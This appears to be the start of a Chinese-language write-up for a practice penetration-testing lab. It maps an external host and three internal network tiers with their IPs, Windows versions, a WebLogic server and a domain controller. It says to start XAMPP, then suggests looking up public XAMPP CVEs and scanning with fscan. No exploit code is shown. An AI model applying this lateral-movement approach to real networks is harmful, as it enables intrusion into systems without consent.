外网:192.168.139.129(Windows Server 2012)
一层内网:192.168.2.134(Windows Server 2012) 192.168.2.129(Windows 10 x64) 192.168.2.4(WIndows 7 x64)
二层内网:192.168.3.129(Windows 10 x64) 192.168.3.3(Windows Server 2012 R2)
三层内网:192.168.10.3(Windows Server 2012 R2) 192.168.10.12(Windows Server 2012-WEB)

192.168.10.10(Windows Server 2016-AD-2016)
中间有一次ip换了,懒得重新改了,将就着看吧,问题应该不大
网络配置:
Windows Server 2016-AD-2016:
Windows Server 2012-WEB:
Windows Server 2012:
Windows Server 2012 R2(weblogic 单机):
Windows 10 x64:
Windows 7 x64:
虚拟机密码在虚拟机备注里都有
需要打开C:\xampp\xampp-control.exe开启服务

打开80端口

是一个XAMPP,可以找公开的CVE
fscan扫一下
